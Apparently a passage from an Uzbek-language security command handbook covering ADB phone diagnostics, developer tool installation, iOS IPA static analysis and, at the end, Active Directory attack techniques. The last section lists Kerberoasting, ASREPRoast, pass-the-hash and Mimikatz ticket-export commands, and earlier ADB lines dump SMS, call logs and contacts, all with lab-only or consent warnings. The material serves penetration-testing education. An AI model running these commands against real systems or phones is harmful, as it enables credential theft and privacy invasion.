$ adb pull /data/app/~~xyz==/com.shubhali.dastur-abc/base.apk ~/tekshirish.apk
APK'ni ko'chirish
```

bash
```
$ sudo apt install clamav -y && sudo freshclam
o'rnatish va virus bazasini yangilash
```

bash
```
$ clamscan ~/tekshirish.apk
skanerlash
```

VIRUS VA XAVFSIZLIK TEKSHIRUVI

Eng ishonchli himoya

Telefonda Google Play Protect odatda standart yoqilgan bo'ladi; qo'shimcha himoya uchun Play Market'dan tanilgan antivirus (Malwarebytes, Bitdefender) o'rnatish tavsiya etiladi.

QULFLANGAN TELEFONNI OCHISH VA FACTORY RESET

Nega bu yerda chegara bor

Barcha buyruqlar faqat telefon ekranida siz tasdiqlagan "ishonchli kompyuter" ulanishi orqali ishlaydi — bu Android'ning ruxsatsiz kirishni oldini olish uchun qo'ygan himoyasi. Quyidagi usul faqat USB debugging oldindan yoqilgan, o'z telefoningiz uchun ishlaydi.

```bash
$ adb reboot recovery
recovery rejimiga o'tish, so'ng tovush tugmalari bilan "Wipe data/factory reset" tanlanadi, Power bilan tasdiqlanadi
```

QULFLANGAN TELEFONNI OCHISH VA FACTORY RESET

Debugging oldindan yoqilmagan holatlar uchun qonuniy yo'llar

Zamonaviy Android (10+) da USB debugging oldindan yoqilmagan bo'lsa, terminal orqali yechim yo'q — bu ataylab shunday qilingan himoya.

```bash
$ echo "Google hisobi ulangan: https://www.google.com/android/find"
Android uchun umumiy
```

```bash
$ echo "Samsung telefon: Samsung Find My Mobile xizmati"
Samsung uchun alohida xizmat
```

```bash
$ echo "Hech biri ishlamasa: IMEI va xarid cheki bilan xizmat markaziga murojaat"
oxirgi qonuniy yo'l
```

QURILMA HAQIDA MA'LUMOT VA DIAGNOSTIKA

getprop

Qurilma modeli va Android versiyasini ko'rsatadi.

```bash
$ adb shell getprop ro.product.model
qurilma modeli
```

```bash
$ adb shell getprop ro.build.version.release
Android versiyasi
```

```bash
$ adb shell getprop
barcha tizim xususiyatlari
```

QURILMA HAQIDA MA'LUMOT VA DIAGNOSTIKA

get-serialno va batareya holati

Qurilma seriya raqami va batareya holati.

```bash
$ adb get-serialno
qurilma seriya raqami
```

```bash
$ adb shell dumpsys battery
batareya holati
```

QURILMA HAQIDA MA'LUMOT VA DIAGNOSTIKA

Protsessor va xotira hisoboti

Ishlatilayotgan dasturlar va resurs sarfi haqida ma'lumot.

bash

```
$ adb shell top -n 1
```

ishlatilayotgan dasturlar va resurs sarfi

bash

```
$ adb shell dumpsys meminfo
```

tizim xotirasi haqida batafsil hisobot

QURILMA HAQIDA MA'LUMOT VA DIAGNOSTIKA

adb logcat

Tizim xato jurnalini real vaqtda kuzatish.

bash

```
$ adb logcat | grep "FATAL"
```

dastur qulagan hollarni filtrlash

EKRANNI BOSHQARISH VA AVTOMATLASHTIRISH

Skrinshot va video yozish

Ekranni rasm yoki video sifatida yozib olish.

bash

```
$ adb shell screencap /sdcard/screen.png && adb pull /sdcard/screen.png ~/Desktop/
```

skrinshot olish va ko'chirish

bash

```
$ adb shell screenrecord /sdcard/video.mp4
```

ekran videosini yozib olish

EKRANNI BOSHQARISH VA AVTOMATLASHTIRISH

Dasturni ishga tushirish va ekranga ta'sir qilish

am start dasturni to'g'ridan-to'g'ri ochadi, input esa ekranga bosish, matn kiritish va tugma bosishni taqlid qiladi — avtomatlashtirilgan test yoki demo uchun foydali.

bash
```
$ adb shell am start -n com.android.chrome/com.google.android.apps.chrome.Main
```
dasturni ishga tushirish

bash
```
$ adb shell input tap 500 800
```
ekranga koordinata bo'yicha bosish

bash
```
$ adb shell input text "salom"
```
matn kiritish

bash
```
$ adb shell input keyevent KEYCODE_HOME
```
Home tugmasi

bash
```
$ adb shell input keyevent KEYCODE_BACK
```
Orqaga tugmasi

bash
```
$ adb shell input keyevent KEYCODE_POWER
```
Quvvat tugmasi

EKRANNI BOSHQARISH VA AVTOMATLASHTIRISH

Yorqinlik, zaxira va qayta yuklash

Ekran yorqinligi, zaxira nusxa va qayta yuklash buyruqlari.

bash
```
$ adb shell settings put system screen_brightness 150
```
ekran yorqinligini sozlash

bash
```
$ adb backup -apk -all -f ~/telefon_backup.ab
```
barcha dastur va ma'lumotlar zaxirasi

bash
```
$ adb reboot
```
qayta yuklash

SHAXSIY MA'LUMOTLAR (SMS, KONTAKTLAR, QO'NG'IROQLAR)

content query — nozik ma'lumotlarga kirish

Bu uchta buyruq eng nozik shaxsiy ma'lumotlarga tegishli. Faqat o'z telefoningizda shaxsiy zaxira olish yoki ma'lumot ko'chirish maqsadida ishlating — boshqa birovning telefonida, hatto oila a'zosi bo'lsa ham, roziligisiz ishlatish shaxsiy hayotga aralashish hisoblanadi.

bash
```
$ adb shell content query --uri content://sms/
```
SMS xabarlarni ko'rish

bash
```
$ adb shell content query --uri content://call_log/calls
```
qo'ng'iroqlar tarixi

```bash
$ adb shell content query --uri content://contacts/phones/
kontaktlar ro'yxati
```

QONUNIY CHEGARA VA YAKUNIY ESLATMA

Yakuniy qoida

O'z telefoningiz uchun barcha buyruqlar erkin va qonuniy; boshqa birovning telefoni uchun faqat ularning aniq roziligi bilan. Qulflangan telefonni ruxsatsiz "bypass" qilish uchun yo'l-yo'riq berilmaydi — bu, kim ishlatishidan qat'i nazar, o'g'irlangan qurilmalarni himoyasiz qoldiradi. Qulf unutilgan taqdirda eng xavfsiz yo'l: Google/Samsung Find My Device yoki rasmiy xizmat markazi.

TAKRORLASH SAVOLLARI

Savol 1: ADB nega "hacking vositasi" emas, deb hisoblanadi?

Javob: ADB — Google tomonidan yaratilgan rasmiy ochiq protokol; u faqat USB orqali ulangan va foydalanuvchi tomonidan "ishonchli" deb tasdiqlangan qurilmada ishlaydi, begona tarmoq yoki qurilmaga ruxsatsiz kira olmaydi.

TAKRORLASH SAVOLLARI

Savol 2: "pm clear" buyrug'i nega ehtiyotkorlik talab qiladi?

Javob: u faqat keshni emas, dasturning barcha ma'lumotini (login holati, sozlamalar) ham o'chiradi — foydalanuvchi buni "faqat kesh tozalanadi" deb noto'g'ri tushunishi mumkin.

TAKRORLASH SAVOLLARI

Savol 3: "pm disable-user" va "adb uninstall" o'rtasidagi farq nima?

Javob: uninstall dasturni butunlay olib tashlaydi, disable-user esa uni o'chirmasdan ishdan to'xtatadi — keyinchalik pm enable bilan qayta yoqish mumkin, bu tizim dasturlari uchun foydali.

TAKRORLASH SAVOLLARI

Savol 4: content query orqali SMS yoki kontaktlarni o'qish nega alohida ogohlantirish bilan beriladi?

Javob: bu eng nozik shaxsiy ma'lumotlarga bevosita kirish hisoblanadi; faqat o'z qurilmasida zaxira maqsadida ishlatilishi kerak, boshqa birovning ma'lumotlariga roziligisiz kirish shaxsiy hayotga aralashish hisoblanadi.

TAKRORLASH SAVOLLARI

Savol 5: Boshqa birovning qulflangan telefonini ADB bilan ochib bo'ladimi?

Javob: yo'q, zamonaviy Android versiyalarida Factory Reset Protection va shifrlash buni texnik jihatdan deyarli imkonsiz qiladi; faqat qurilma egasining Google/Samsung hisobi yoki rasmiy xizmat markazi orqali, egalik huquqi tasdiqlangandan keyin ochish mumkin.



26 Dasturlash muhitlarini o'rnatish

20 ta buyruq · 8 ta bo'lim

Kali Linux — Debian asosidagi to'liq operatsion tizim, shuning uchun unda har qanday dasturlash tili, IDE yoki baza ma'lumoti xuddi oddiy Linux'dagidek o'rnatiladi. Quyida eng ko'p ishlatiladigan yo'nalishlar bo'yicha o'rnatish buyruqlari berilgan.

MAQSAD **Dasturchi / DevOps tayyorgarligi**

PYTHON

Python versiyasini tekshirish

Kali'da Python3 odatda oldindan o'rnatilgan keladi.

bash

```
$ python3 --version
```

o'rnatilgan versiyani ko'rish

PYTHON

pip va virtual muhit

pip kutubxonalarni o'rnatadi, venv esar loyihalar orasida ziddiyatni oldini olish uchun alohida muhit yaratadi.

bash

```
$ sudo apt install python3-pip python3-venv -y
```

o'rnatish

bash

```
$ python3 -m venv muhit && source muhit/bin/activate
```

yangi virtual muhit yaratish va yoqish

bash

```
$ pip install kutubxona_nomi
```

masalan: pip install requests

WEB DASTURLASH: NODE.JS, NPM VA PHP

Node.js va npm (standart repozitoriya orqali)

Tezkor, lekin odatda eski versiya beradi.

bash
```
$ sudo apt install nodejs npm -y
```
o'rnatish

bash
```
$ node --version && npm --version
```
tekshirish

WEB DASTURLASH: NODE.JS, NPM VA PHP

Node.js (eng so'nggi versiya, NodeSource orqali)

Zamonaviy loyihalar uchun tavsiya etiladi.

bash
```
$ curl -fsSL https://deb.nodesource.com/setup_20.x | sudo -E bash -
```
repozitoriya qo'shish

bash
```
$ sudo apt install nodejs -y
```
so'nggi versiyani o'rnatish

WEB DASTURLASH: NODE.JS, NPM VA PHP

PHP o'rnatish

Veb skriptlar uchun til va kerakli kengaytmalar.

bash
```
$ sudo apt install php php-cli php-mbstring -y
```
asosiy PHP va kengaytmalar

bash
```
$ php --version
```
tekshirish

C/C++/JAVA

GCC/G++ — C/C++ kompilyatori

build-essential paketi gcc, g++, make va boshqa kerakli vositalarni birga o'rnatadi.

bash
```
$ sudo apt install build-essential -y
```
o'rnatish

bash
```
$ gcc --version && g++ --version
```
tekshirish

C/C++/JAVA

Java (JDK)

Java Development Kit — kompilyator va ishga tushirish muhiti.

bash
```
$ sudo apt install default-jdk -y
```
o'rnatish

bash
```
$ java --version && javac --version
```
tekshirish

IDE VA MATN MUHARRIRLARI

VS Code

Microsoft'ning rasmiy repozitoriyasi qo'shiladi, shunda apt update bilan kelgusida yangilanadi.

bash
```
$ sudo apt install wget gpg -y
```
kerakli vositalar

bash
```
$ wget -qO- https://packages.microsoft.com/keys/microsoft.asc | gpg --dearmor >
    packages.microsoft.gpg
```
GPG kalit

bash
```
$ sudo install -D -o root -g root -m 644 packages.microsoft.gpg
    /usr/share/keyrings/packages.microsoft.gpg
```
kalitni joylashtirish

bash
```
$ echo "deb [arch=amd64,arm64,armhf signed-by=/usr/share/keyrings/packages.microsoft.gpg]
    https://packages.microsoft.com/repos/code stable main" | sudo tee
    /etc/apt/sources.list.d/vscode.list
```
repozitoriya qo'shish

bash
```
$ sudo apt update && sudo apt install code -y
```
o'rnatish

IDE VA MATN MUHARRIRLARI

PyCharm (Community)

Snap orqali eng oson yo'l; muqobil sifatida JetBrains saytidan tar.gz yuklab olib, pycharm.sh orqali ishga tushirish mumkin.

bash
```
$ sudo snap install pycharm-community --classic
```
o'rnatish

IDE VA MATN MUHARRIRLARI

Sublime Text

Yengil, tezkor matn muharriri.

```bash
$ curl -fsSL https://download.sublimetext.com/sublimehq-pub.gpg | sudo gpg --dearmor -o
    /etc/apt/trusted.gpg.d/sublimehq-archive.gpg
```
GPG kalit

```bash
$ echo "deb https://download.sublimetext.com/ apt/stable/" | sudo tee
    /etc/apt/sources.list.d/sublime-text.list
```
repozitoriya qo'shish

```bash
$ sudo apt update && sudo apt install sublime-text -y
```
o'rnatish

GIT VA VERSIYA NAZORATI

Git — tekshirish va dastlabki sozlash

Kali'da Git odatda oldindan o'rnatilgan keladi; faqat ism va emailni bir marta sozlash kifoya.

```bash
$ git --version
```
o'rnatilganini tekshirish

```bash
$ git config --global user.name "Ismingiz"
```
ism sozlash

```bash
$ git config --global user.email "email@domen.com"
```
email sozlash

DOCKER VA KONTEYNERLAR

Docker — rasmiy o'rnatish skripti

get.docker.com — Docker'ning o'zi tomonidan taqdim etiladigan rasmiy o'rnatish usuli, deyarli barcha Linux distributivlarida ishlaydi.

```bash
$ curl -fsSL https://get.docker.com -o get-docker.sh
```
skriptni yuklab olish

```bash
$ sudo sh get-docker.sh
```
o'rnatish

```bash
$ sudo usermod -aG docker $USER
```
sudo'siz docker ishlatish uchun (qayta kirish talab etiladi)

DOCKER VA KONTEYNERLAR

Tekshirish

Docker to'g'ri o'rnatilganini tasdiqlash.

bash

```
$ docker --version
versiyani ko'rish
```

bash

```
$ docker run hello-world
sinov konteyneri
```

MA'LUMOTLAR BAZALARI

MariaDB/MySQL

Keng tarqalgan relyatsion baza boshqaruv tizimi.

bash

```
$ sudo apt install mariadb-server -y
o'rnatish
```

bash

```
$ sudo systemctl enable --now mariadb
xizmatni yoqish va ishga tushirish
```

MA'LUMOTLAR BAZALARI

PostgreSQL

Kengaytirilgan imkoniyatlarga ega relyatsion baza.

bash

```
$ sudo apt install postgresql postgresql-contrib -y
o'rnatish
```

bash

```
$ sudo systemctl enable --now postgresql
xizmatni yoqish
```

MA'LUMOTLAR BAZALARI

SQLite

Fayl asosidagi yengil baza, alohida server talab qilmaydi — kichik loyihalar va prototiplash uchun qulay.

bash

```
$ sudo apt install sqlite3 -y
o'rnatish
```

TAKRORLASH SAVOLLARI

Savol 1: Nega Python uchun venv (virtual muhit) ishlatish tavsiya etiladi?

Javob: har bir loyiha o'z kutubxona versiyalarini alohida saqlaydi, shu bilan turli loyihalar orasida kutubxona versiyasi ziddiyatlarining oldi olinadi.

TAKRORLASH SAVOLLARI

Savol 2: Node.js'ni standart apt orqali emas, NodeSource orqali o'rnatishning afzalligi nima?

Javob: Debian/Kali standart repozitoriyasi ko'pincha eski versiyani beradi; NodeSource rasmiy, so'nggi barqaror versiyani taqdim etadi.

TAKRORLASH SAVOLLARI

Savol 3: "sudo usermod -aG docker $USER" buyrug'idan keyin nega qayta kirish (logout/login) kerak?

Javob: foydalanuvchi guruhlari faqat yangi sessiyada qayta o'qiladi, shuning uchun o'zgarish darhol emas, keyingi kirishda kuchga kiradi.

TAKRORLASH SAVOLLARI

Savol 4: SQLite PostgreSQL yoki MariaDB'dan nimasi bilan farq qiladi?

Javob: SQLite alohida server jarayonisiz, bitta faylda ishlaydigan yengil baza; PostgreSQL va MariaDB esa alohida xizmat (server) sifatida ishlaydigan, ko'p foydalanuvchili to'liq baza boshqaruv tizimlari.



27 iOS ilova xavfsizligi (IPA tahlili)

22 ta buyruq · 8 ta bo'lim

Android APK tahlilining iOS'dagi davomi: .ipa faylini qanday ochish, Info.plist va kod imzosini tekshirish, keychain'da ma'lumot qanday saqlanishi va dinamik tahlil (Frida) asoslari. Faqat o'zingiz yozgan, TestFlight orqali sinov uchun berilgan yoki yozma ruxsat berilgan IPA fayllarni tekshiring.

MAQSAD **Mobile Security Analyst / AppSec yo'nalishi**

IPA FAYL TUZILISHI

IPA nima

iOS ilovasi tarqatiladigan .ipa fayli — aslida ZIP arxivi: ichida Payload/IlovaNomi.app/ papkasi bor, u esa bajariladigan ikkilik fayl, Info.plist (sozlamalar va ruxsatlar), embedded.mobileprovision (imzo sertifikati) va _CodeSignature/ (raqamli imzo) dan iborat.

bash

```
$ unzip -l ilova.ipa
```

IPA ichidagi fayllar ro'yxati

bash

```
$ file ilova.ipa
```

haqiqiy fayl turini tasdiqlash

IPA FAYL TUZILISHI

Info.plist o'qish

Ilova nomi, bundle identifikatori, minimal iOS versiyasi va foydalanuvchidan so'raladigan ruxsatlar (kamera, joylashuv) shu faylda, binary plist (ikkilik) formatida saqlanadi — avval matn ko'rinishiga aylantirish kerak.

bash

```
$ plutil -convert xml1 -o - Payload/IlovaNomi.app/Info.plist
```

binary plist'ni o'qiladigan XML'ga aylantirish (macOS)

bash

```
$ plistutil -i Payload/IlovaNomi.app/Info.plist
```

Linux muhitida bir xil vazifa (libplist-utils paketi)

IPA FAYL TUZILISHI

embedded.mobileprovision tahlili

Ilovani qaysi sertifikat bilan kim imzolagani, qaysi qurilmalarda ishga tushirish ruxsat etilgani va qaysi "entitlement" (maxsus huquqlar) berilgani shu faylda — u aslida CMS imzolangan plist.

bash

```
$ security cms -D -i Payload/IlovaNomi.app/embedded.mobileprovision
```

imzo tarkibini o'qish (macOS)

STATIK TAHLIL: XAVFSIZLIK NUQTAI NAZARIDAN

otool — ikkilik fayl tuzilishi

Android'dagi apktool'ning o'rnini bosuvchi: ilova qanday kutubxonalarga bog'liqligini (dynamic libraries), qanday arxitekturalar (arm64) uchun yig'ilganini va kod imzosi mavjudligini ko'rsatadi.

bash

```
$ otool -L Payload/IlovaNomi.app/IlovaNomi
```

bog'liq dinamik kutubxonalar ro'yxati

bash

```
$ otool -hv Payload/IlovaNomi.app/IlovaNomi
```

ikkilik fayl sarlavhasi (arxitektura, turi)

STATIK TAHLIL: XAVFSIZLIK NUQTAI NAZARIDAN

class-dump — Objective-C interfeyslarini tiklash

jadx'ning Objective-C/Swift dunyosidagi analogi: ikkilik fayldan klass, metod va property e'lonlarini (header fayl ko'rinishida) chiqarib beradi — kodning umumiy mantiqini o'qish uchun.

bash

```
$ class-dump -H Payload/IlovaNomi.app/IlovaNomi -o chiqish_headerlar/
```

.h fayllarga aylantirish

STATIK TAHLIL: XAVFSIZLIK NUQTAI NAZARIDAN

Qattiq kodlangan sirlarni qidirish

Android'dagi kabi, ko'p iOS ilovalar ham API kalit yoki tokenni to'g'ridan-to'g'ri kodga yoki resurs fayllarga yozib qo'yadi.

bash

```
$ strings Payload/IlovaNomi.app/IlovaNomi | grep -iE "api[_-]?key|secret|password|token" |
    head
```

shubhali satrlar

STATIK TAHLIL: XAVFSIZLIK NUQTAI NAZARIDAN

URL sxemalari (URL schemes)

Ilova "myapp://" kabi maxsus havola orqali tashqi ilovalardan chaqirilishi mumkin; agar bu havola orqali kelgan ma'lumot tekshirilmasdan ishlatilsa, boshqa (hatto zararli) ilova orqali xavfli amal bajartirish mumkin.

bash

```
$ grep -A3 "CFBundleURLSchemes" chiqish_xml/Info.plist
```

ro'yxatdan o'tgan URL sxemalarini ko'rish

TARMOQ XAVFSIZLIGI: APP TRANSPORT SECURITY (ATS)

ATS nima

Apple'ning standart qoidasi — ilova faqat HTTPS (zamonaviy shifrlash bilan) orqali tarmoqqa chiqishi kerak; bu HTTP orqali ochiq matnda ma'lumot ketishining oldini oladi.

bash

```
$ grep -A5 "NSAppTransportSecurity" chiqish_xml/Info.plist
```

ATS sozlamalarini ko'rish

TARMOQ XAVFSIZLIGI: APP TRANSPORT SECURITY (ATS)

NSAllowsArbitraryLoads xavfi

Agar bu kalit true qilib qo'yilgan bo'lsa, ATS butunlay o'chiriladi va ilova istalgan, hatto shifrlanmagan HTTP manzilga ham ulanishi mumkin — bu MITM (o'rtadagi odam) hujumiga ochiq eshik, shuning uchun auditda darhol belgi sifatida qaraladi.

bash

```
$ grep "NSAllowsArbitraryLoads" chiqish_xml/Info.plist
```

faqat shu kalit yoqilganmi tekshirish

KEYCHAIN VA MAHALLIY MA'LUMOT SAQLASH

Keychain nima

iOS'da parol va tokenlarni saqlash uchun maxsus, shifrlangan xotira — oddiy UserDefaults yoki fayl tizimidan farqli, qurilma qulflanganda qo'shimcha himoyalangan. Ammo noto'g'ri "accessibility" darajasi (masalan, qurilma qulfi ochiq bo'lmasa ham o'qiladigan) tanlansa, himoya susayadi.

KEYCHAIN VA MAHALLIY MA'LUMOT SAQLASH

Noto'g'ri saqlash joylari

Ba'zi ilovalar maxfiy ma'lumotni (token, parol) xato ravishda UserDefaults (plist fayl), oddiy SQLite baza yoki keshlangan fayllarga yozadi — bular jailbreak qilinmagan qurilmada ham fayl tizimiga kirish imkoni bo'lsa (masalan, zaxira nusxa orqali) o'qilishi mumkin.

bash

```
$ find Payload -iname "*.plist" -o -iname "*.sqlite" -o -iname "*.realm"
```

mahalliy saqlash fayllarini qidirish

KEYCHAIN VA MAHALLIY MA'LUMOT SAQLASH

Himoya tavsiyasi

Maxfiy ma'lumotni faqat Keychain'da, to'g'ri accessibility darajasi (masalan, kCFBooleanFalse bilan "faqat shu qurilmada") bilan saqlang; hech qachon log yoki keshga chiqarmang.

DINAMIK TAHLIL VA RUNTIME HIMOYA (NAZARIY)

Jailbreak va uning xavfsizlikka ta'siri

Jailbreak — Apple'ning sandbox va imzo tekshiruvi cheklovlarini olib tashlab, qurilmaga to'liq (root) kirish olish jarayoni. Bu foydalanuvchiga ko'proq erkinlik bersa-da, ilova sandbox'i buzilgani uchun zararli dastur boshqa ilovalar ma'lumotiga kirishi osonlashadi — shuning uchun ko'p bank/korporativ ilovalar jailbreak aniqlanganda ishlamay qoladi.

DINAMIK TAHLIL VA RUNTIME HIMOYA (NAZARIY)

Jailbreak aniqlash va uning chegarasi (nazariy)

Ilovalar odatda tizimda jailbreak'ga xos fayllar (masalan, Cydia ilovasi) yoki sandbox tashqarisiga yozish imkoni borligini tekshirib, jailbreak'ni "taxmin qiladi". Bu mutlaq himoya emas — tajribali foydalanuvchi bunday tekshiruvlarni chetlab o'tishi mumkin, shuning uchun jailbreak aniqlash yagona himoya chorasi bo'lmasligi kerak, balki ko'p qatlamli himoyaning bir qismi.

DINAMIK TAHLIL VA RUNTIME HIMOYA (NAZARIY)

SSL/TLS pinning

Ilova faqat o'zi kutgan, oldindan belgilangan sertifikatga ishonadigan qilib sozlanadi — bu hatto qurilmaga ishonchli (lekin soxta) sertifikat o'rnatilgan taqdirda ham trafikni "ushlab ko'rish"ni qiyinlashtiradi. Xavfsizlik tekshiruvchilar buni faqat o'z lab qurilmasida, Frida kabi vositalar bilan runtime'da tekshirishi mumkin — bu kitobda tayyor "pinning'ni chetlab o'tish" kodi berilmaydi, chunki bu texnika xuddi shu tarzda haqiqiy foydalanuvchiga qarshi zararli ilovada ham ishlatilishi mumkin.

DINAMIK TAHLIL VA RUNTIME HIMOYA (NAZARIY)

Frida va Objection (maqsad)

Frida — ilovaga ishlab turgan vaqtida (runtime) "kirib", funksiyalar chaqirilishini kuzatish yoki vaqtincha o'zgartirish imkonini beruvchi dinamik instrumentatsiya freymvorki; Objection esa Frida ustiga qurilgan, buyruq qatoridan oson foydalanish uchun vosita. Ikkalasi ham faqat o'z jailbreak qilingan test qurilmangizda, ruxsat etilgan ilovalarni o'rganish uchun ishlatiladi.

DINAMIK TAHLIL VA RUNTIME HIMOYA (NAZARIY)

MobSF — iOS uchun ham

Android bo'limida ko'rilgan Mobile Security Framework IPA fayllarni ham qabul qiladi va Info.plist, ATS sozlamalari, ikkilik fayl himoyalari (PIE, stack canary) bo'yicha avtomatik hisobot beradi.

bash

```
$ echo "MobSF veb-interfeysiga (127.0.0.1:8000) .ipa faylni yuklang"
Android bo'limidagi docker buyrug'i bilan bir xil server
```

PYTHON BILAN ODDIY IPA TEKSHIRUVCHI

IPA'ni standart kutubxona bilan ko'zdan kechirish

zipfile moduli maxsus vosita o'rnatmasdan ham IPA ichidagi asosiy fayllarni — ikkilik dastur, Info.plist, imzo sertifikati va framework'lar borligini — tezda ko'rsatadi, chuqur tahlildan oldingi birinchi qadam.

bash

```
$ python3 ipa_tekshir.py ilova.ipa
tezkor ko'rik
```

python

```
$ cat <<'PYEOF' > ipa_tekshir.py
import sys
import zipfile


def ipa_tahlil(yol):
    print(f"IPA fayli: {yol}")
    with zipfile.ZipFile(yol) as z:
        fayllar = z.namelist()
```

```
        app_papkalar = sorted({f.split("/")[1] for f in fayllar
                               if f.startswith("Payload/") and f.endswith(".app/")})
        print("Payload ichidagi .app papka(lar):", app_papkalar or "topilmadi")

        mobileprovision = [f for f in fayllar if f.endswith("embedded.mobileprovision")]
        print("Imzo profili (embedded.mobileprovision):", mobileprovision or "topilmadi")

        info_plist = [f for f in fayllar if f.endswith(".app/Info.plist")]
        print("Info.plist mavjud:", bool(info_plist))

        framework = [f for f in fayllar if "/Frameworks/" in f and
            f.endswith(".framework/")]
        print(f"Bog'langan Frameworks soni: {len(framework)}")
        for fw in sorted(framework)[:10]:
            print("  -", fw.rstrip("/").rsplit("/", 1)[-1])

        kod_imzosi = [f for f in fayllar if "_CodeSignature/" in f]
        print("Kod imzosi fayllari mavjud:", bool(kod_imzosi))


if __name__ == "__main__":
    yol = sys.argv[1] if len(sys.argv) > 1 else "namuna.ipa"
    try:
        ipa_tahlil(yol)
    except FileNotFoundError:
        print(f"{yol} topilmadi. Ishlatish: python3 ipa_tekshir.py /yol/ilova.ipa")
PYEOF
$ python3 ipa_tekshir.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

XAVFSIZ TAHLIL MUHITI VA QONUNIY CHEGARA

Qonuniy chegara

Faqat o'zingiz yozgan, TestFlight orqali sinov uchun berilgan yoki yozma ruxsat berilgan IPA fayllarni tahlil qiling; App Store'dan yuklab olingan tijorat ilovasini ruxsatsiz dekompilyatsiya qilish mualliflik huquqi va Apple foydalanuvchi shartnomasini buzishi mumkin.

bash

```
$ echo "Jailbreak qilingan qurilmani faqat alohida test uskunasi sifatida ishlating,
    shaxsiy qurilmangizda emas"
```

izolyatsiya tavsiyasi

TAKRORLASH SAVOLLARI

Savol 1: class-dump Android bo'limidagi qaysi vositaga vazifasi bo'yicha eng yaqin?

Javob: jadx'ga — ikkalasi ham ikkilik/bytecode'dan o'qiladigan kod tuzilmasini (class-dump uchun Objective-C header, jadx uchun Java kodi) tiklaydi.

TAKRORLASH SAVOLLARI

Savol 2: NSAllowsArbitraryLoads nega xavfsizlik auditida darhol e'tiborni tortadi?

Javob: u yoqilgan bo'lsa, ATS butunlay o'chadi va ilova shifrlanmagan HTTP orqali ham ma'lumot almashishi mumkin bo'lib qoladi — bu MITM hujumiga ochiq yo'l.

TAKRORLASH SAVOLLARI

Savol 3: jailbreak aniqlash nega "yagona" himoya chorasi hisoblanmaydi?

Javob: bu tekshiruvlar odatda ma'lum fayl yoki xatti-harakatlarni qidirishga asoslangan, tajribali foydalanuvchi ularni chetlab o'tishi mumkin — shuning uchun u faqat ko'p qatlamli himoyaning bir qatlami bo'lishi kerak, yagona chora emas.



28 Windows/Active Directory hujum texnikalari: Kerberoasting, Pass-the-Hash va BloodHound

13 ta buyruq · 5 ta bo'lim

18-qismda AD nazariy asoslari ko'rilgan edi; bu yerda eng ko'p ishlatiladigan amaliy hujum texnikalari — xizmat hisoblaridan parol xeshi olish, parolsiz autentifikatsiya va hujum yo'lini topish vositasi — ko'rsatiladi. Faqat o'z laboratoriyangizda (masalan GOAD, HackTheBox AD mashinalari) yoki yozma ruxsat bilan qo'llang.

MAQSAD **Red Team / AD Pentester yo'nalishi**

KERBEROASTING

Kerberoasting qanday ishlaydi

AD'da har qanday autentifikatsiyadan o'tgan foydalanuvchi, Service Principal Name (SPN) ro'yxatdan o'tgan xizmat hisobi uchun Kerberos TGS bileti so'rashi mumkin; bu bilet o'sha xizmat hisobining parol xeshi bilan shifrlangan bo'ladi — offline buzish uchun olib ketiladi.

⚠ FAQAT LAB / RUXSAT ETILGAN SCOPE — bash

```
$ GetUserSPNs.py domen.local/foydalanuvchi:parol -dc-ip 10.10.10.5 -request
```

SPN hisoblari va ularning TGS xeshlarini olish (impacket)

⚠ FAQAT LAB / RUXSAT ETILGAN SCOPE — bash

```
$ hashcat -m 13100 kerberoast.txt rockyou.txt
```

olingan xeshni offline buzish

QONUNAN E'TIBOR TALAB QILINADI: bu buyruq/kod faqat o'zingizning laboratoriya muhitingizda yoki aniq ruxsat etilgan scope (dastur/HackerOne/Bugcrowd) ichida qo'llanilsin — boshqa holatda qonunan javobgarlikka sabab bo'lishi mumkin.

KERBEROASTING

Nega xavfli

Xizmat hisoblari ko'pincha kuchli, kam o'zgaradigan parolga ega, lekin oddiy domen foydalanuvchisi hech qanday maxsus huquqsiz ularning xeshini so'rashi mumkin — zaiflik AD dizaynining o'zida.

ASREPROAST

ASREPRoast qanday ishlaydi

Agar foydalanuvchi hisobida "Do not require Kerberos preauthentication" sozlamasi yoqilgan bo'lsa, hujumchi parolni bilmasdan ham o'sha hisob uchun AS-REP javobini so'rab, uni offline buzish uchun olishi mumkin.

⚠ FAQAT LAB / RUXSAT ETILGAN SCOPE — bash

```
$ GetNPUsers.py domen.local/ -usersfile foydalanuvchilar.txt -no-pass -dc-ip 10.10.10.5
preauth talab qilmaydigan hisoblarni topish
```

⚠ FAQAT LAB / RUXSAT ETILGAN SCOPE — bash

```
$ hashcat -m 18200 asrep.txt rockyou.txt
offline buzish
```

QONUNAN E'TIBOR TALAB QILINADI: bu buyruq/kod faqat o'zingizning laboratoriya muhitingizda yoki aniq ruxsat etilgan scope (dastur/HackerOne/Bugcrowd) ichida qo'llanilsin — boshqa holatda qonunan javobgarlikka sabab bo'lishi mumkin.

PASS-THE-HASH VA PASS-THE-TICKET

Pass-the-Hash (PtH)

Windows autentifikatsiyasining ba'zi turlarida (NTLM) haqiqiy parol emas, uning NTLM xeshi ishlatiladi — hujumchi biror usul bilan xeshni olsa (masalan Mimikatz orqali xotiradan), parolni "ochmasdan" to'g'ridan-to'g'ri shu xesh bilan boshqa xizmatlarga kira oladi.

⚠ FAQAT LAB / RUXSAT ETILGAN SCOPE — bash

```
$ impacket-psexec -hashes :NTLM_XESH domen.local/foydalanuvchi@10.10.10.5
xesh orqali masofaviy buyruq ijrosi
```

QONUNAN E'TIBOR TALAB QILINADI: bu buyruq/kod faqat o'zingizning laboratoriya muhitingizda yoki aniq ruxsat etilgan scope (dastur/HackerOne/Bugcrowd) ichida qo'llanilsin — boshqa holatda qonunan javobgarlikka sabab bo'lishi mumkin.

PASS-THE-HASH VA PASS-THE-TICKET

Pass-the-Ticket (PtT)

Kerberos muhitida xeshdan ko'ra Kerberos bileti (TGT/TGS) o'g'irlanadi va boshqa sessiyaga "yuklanadi" — hujumchi haqiqiy foydalanuvchi sifatida AD resurslariga kira oladi.

⚠ FAQAT LAB / RUXSAT ETILGAN SCOPE — bash

```
$ mimikatz "sekurlsa::tickets /export"
joriy sessiyadagi Kerberos biletlarini eksport qilish (faqat o'z lab, admin huquqi bilan)
```

QONUNAN E'TIBOR TALAB QILINADI: bu buyruq/kod faqat o'zingizning laboratoriya muhitingizda yoki aniq ruxsat etilgan scope (dastur/HackerOne/Bugcrowd) ichida qo'llanilsin — boshqa holatda qonunan javobgarlikka sabab bo'lishi mumkin.

PASS-THE-HASH VA PASS-THE-TICKET

Qonuniy chegara

